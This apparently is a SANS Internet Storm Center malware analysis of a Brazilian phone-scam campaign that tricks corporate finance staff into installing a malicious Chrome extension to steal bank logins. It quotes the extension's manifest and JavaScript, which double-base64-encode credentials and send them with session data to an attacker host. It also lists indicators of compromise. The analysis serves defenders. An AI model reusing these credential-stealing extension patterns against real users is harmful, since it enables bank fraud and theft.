(Banker(GoogleChromeExtension)).targeting(

By SANS Internet Storm Center

Archived: 2026-04-05 14:38:31 UTC

Introduction

A new day, a new way to steal bank data in Brazil. Scammers are calling and urging victims to install a supposed update of the bank's security module. In fact, it is a malicious extension of Google Chrome capable of capturing the information entered by the user during access to the bank account.

Unlike the traditional campaigns involving this type of malware, shot randomly betting on the scale, this seems to be focused on a few but promising corporate targets. As a result, this campaign malware that runs away from the noisy binary code pattern seems to be flying under the radar. At the time of writing, the files that make up the malware in question, developed in JavaScript, have a detection rate of 0 (zero) in VirusTotal [1]. See Figure 1.



Figure 1 - Zero Detection Rate in VirusTotal

The Phone Call

This is not the first time we have noticed the use of telephone calls as a social engineering tool by fraudsters [2]. Generally, they map the company and people involved in the financial sector via social networks and contact them as if they were bank employees.

This time, they called the person in charge of the financial sector of a company and informed that a new version of the bank's security module would be available. If the installation was not done at that time, the company could lose access to the account.

In the sequence, they provided the address for installing the alleged module. In Figure 2, a screenshot of the site provided by the criminals.

Figure 2 – “Security Module” update

By clicking "Install," the user is directed to the installation page for a Chrome extension, as shown in Figure 3. Note that the extension is properly hosted in the official browser app store, which helps to give credibility to the procedure.



Figure 3 - Chrome malicious extension install screen

Once the victim has followed the guidelines and installed the fake module, the fraudster guides the victim to a test access to the company's bank account. It is at this moment that the information is stolen, as detailed in the next session.

Malware Analysis

In this section I will deal with some more technical aspects of the malicious activity of capturing and sending the bank's data of the victim performed by the malicious extension. The following steps were taken in a controlled and monitored environment.

As can be seen in Figure 4, the newly installed extension can read and change all data on the websites visited by the user. This obviously includes agency, account, and password data used in bank account authentication.



Figure 4 - Malware extension permissions details

After installation, the malicious extension will then monitor in the background all web accesses made with Google Chrome. The malware activation trigger happens when a specific URL of the database is accessed, as seen in Figure 5.

```
    "background": {
        "persistent": false,
        "scripts": [
            "background.min.js"
        ]
    },
    "name": "Interface Online",
    "description": "Interface Online",
    "manifest_version": 2,
    "permissions": [
        "cookies",
        "http://*/*",
        "https://*/*",
        "tabs"
    ],
    "version": "0.51.5",
    "content_scripts": [
        {
            "all_frames": true,
            "js": [
                "jquery-3.2.1.min.js",
                "content.min.js"
            ],
            "run_at": "document_end",
            "matches": [
                "*://*.[redacted].com.br/*"
            ]
        }
    ]
}
```

Figure 5 - Monitoring the bank URL

Using a lab computer with the extension installed, I started with dynamic analysis. I visited the bank's website and entered some fictitious data while monitoring network traffic, filesystem, Windows registry records, and so on. After a few attempts, nothing suspicious was identified. I wasn't certainly triggered the malware in the right way. Time to migrate to static analysis.

When I looked at the source code of the extension, I identified that the malware, developed in JavaScript, was waiting for an access to the corporate login page (PJ) to start capturing data.

I then accessed the expected address while monitoring the malicious extension action again. When I entered the username and password, I verified that the "window.top.Dummy.document.forms[0].G4" (G4) field was being fed with a coded value, according to Figure 6.



Figure 6 - Creation of a coded value as user and password were entered

Comparing the behavior of this same procedure in an environment without the malicious extension, I realized that this value was not changed, indicating that the malicious code had come into action.

Analyzing the code in Figure 7, I verify that the encoding of this value is done through the "window.btoa" function, which converts text content to base64 - a function widely used for serializing data that needs to be transmitted over the network, for example. Note that the function is applied **twice** - perhaps with the goal of disguising the base64 value that could easily be converted to its original value during a preliminary analysis.



Figure 7 - Capturing bank access data

By doing the inverse encoding path, I find that the encoded value contains the credentials (username and password) to the dummy account typed earlier, as shown in Figure 8.



Figure 8 - Decoding the value created by malware

So far, I have identified the malware's intent to collect the information, but I had not yet identified the theft of the information, I mean, sending it to the attacker.

Returning to the extension source code, I identified a connection routine that is triggered under two conditions: when the contents of a given variable have a number of characters greater than 10 (ten) and when the value of variable G4 is different from " Ok1 ", as shown in Figure 9.

```
77.                 var e = document.forms[0].pwd.value;
78.                 if (e.length > "10" && "ok1" != document.forms[0].G4.value) {
79.                     var t = {
80.                         type: "<|CONNECT|>",
81.                         id: localStorage.chave,
82.                         UserSenha: document.forms[0].G4.value,
83.                         mydm: dm,
84.                         pm: sessionStorage.pm_fp,
85.                         ksc: sessionStorage.ksc
86.                     };
87.                     chrome.runtime.sendMessage(t, function(e) {
88.                         e && (document.forms[0].G4.value = "ok1", clearInterval(fnc1))
89.                     })
90.                 }
```

Figure 9 - Condition for sending information

I note that the variable that is expected to have a size greater than 10 is exactly the one that stores the password entered by the user at the time of login "document.forms [0] .pwd" (**pwd**). Since the password input field on the login page only supports 8 characters, I had just found out why the data send function had not been triggered.

It is very likely that the value of the **pwd** variable will actually have a length greater than 10 characters after a successful login. Maybe it's converted into a password hash value. If our suspicion is correct, the objective of the fraudsters with this is to avoid receiving information from failed authentication attempts.

To bypass this restriction, I manipulated the value of the password field size to accommodate a larger number of characters. To do this, I use Chrome's own inspection module that allows you to make changes to the content of the page locally, as seen in Figure 10.



Figure 10 - Changing the maximum size of the password field

After this changing, when I submitted the form, I finally identified the outgoing connection of the collected data to an address contained in the malware code, as seen in Figures 11 and 12.

```
1850. }
1851. var config = {
1852.     url: "https://[redacted].zapto.org"
1853. };
1854. const _init = io.connect(config.url, {
1855.     secure: !0,
1856.     autoConnect: !1,
1857.     transports: ["polling", "websocket"]
1858. });
```

Figure 11 - URL for receiving the data



Figure 12 – DNS name resolution

After the name resolution, an HTTPS outgoing connection to the address embedded in the malware code for sending the data occurs was seen. As the connection as done using SSL encryption, I had to use a well-known attack strategy in this scenario called man-in-the-middle or MITM. It allowed me to intercept the contents of the connection in plain text, as can be seen in Figure 13.

Figure 13 – Information theft

Note: By doing this type of attack, by default Google Chrome does not allow unrestricted access to secure content (SSL) - especially when the site uses HSTS. To bypass this control, I use the "- ignore-certificate-errors" Google Chrome parameter.

By decoding the value (2 x base64-decoding) posted by the malware over the SSL connection, I obtained exactly the user credentials used in the experiments, as shown in Figure 14.

Figure 14 – Decoding sent data

In addition to username and password data, malware sends out two session variables (sessionStorage.pm_fp and sessionStorage.ksc). They are likely to be used by attackers to authenticate into the bank portal.

Final words

The analysis of this case led me to some reflections and final considerations:

- Criminals increasingly take advantage of people's confidence in large institutions to increase the success rate of their malicious campaigns. This time it was on Google and last month, on Uber [3];
- Information theft happens while the user accesses the real site of the financial institution. All security checks, such as watching the digital certificate, if the address is correct, URL filters and so on, will not be enough to avoid the problem this time;
- Just as the malware collected the login information, it could also manipulate, for example, the data from a transfer transaction by changing the destination of that transaction;
- During the experiments, when I tried to monitor Google Chrome connections with a proxy (Burp), I noticed that the malicious extension did not follow the system proxy settings. The connections were established directly with the scam server via an HTTPS connection. Should a browser extension have this permission level?
- Although the user consented to allow the extension access to all information on the websites accessed, it would be interesting for Google Chrome to monitor and block access sensitive information such as passwords. The user should be asked to give additional authorization in these cases;
- From the point of view of antimalware solutions, the challenge is to identify the malicious action performed by a code that uses legitimate function calls. There is no attempt to escalate privileges or access to improper memory areas, for example;
- In a quick search on Google, I found a few cases of malicious code in extensions of Google Chome [4] [5]. Maybe we are just at the beginning of this new wave?
- Finally, remember to include this scenario to your threat model and train the employees;

Indicator of Compromise (IOCs)

Files

MD5 (background.min.js) = f87aea66b827630ce34ee96d009503c5
MD5 (content.min.js) = a33f4b130040634cdea39693d3781082
MD5 (manifest.json) = 8d3688f3d4305d188107526ad84beddf

Hosts/IP addresses

suporteinfo.zapto.org
200.98.142.67

References:

[1]https://www.virustotal.com/#/file/ac1eaa92ac1116a7224ee161e0e3099ad2b5a06231058871ce870c7f76140ca9/detection
[2] https://morphuslabs.com/a-very-convincing-typosquatting-social-engineering-campaign-is-targeting-santander-corporate-8de402e9c574
[3] https://isc.sans.edu/forums/diary/Uber+drivers+new+threat+the+passenger/22626/1

[4] https://blog.malwarebytes.com/threat-analysis/2016/01/rogue-google-chrome-extension-spies-on-you/
[5] https://www.welivesecurity.com/2013/03/13/how-theola-malware-uses-a-chrome-plugin-for-banking-fraud/

--

Renato Marinho
Morphus Labs| LinkedIn|Twitter
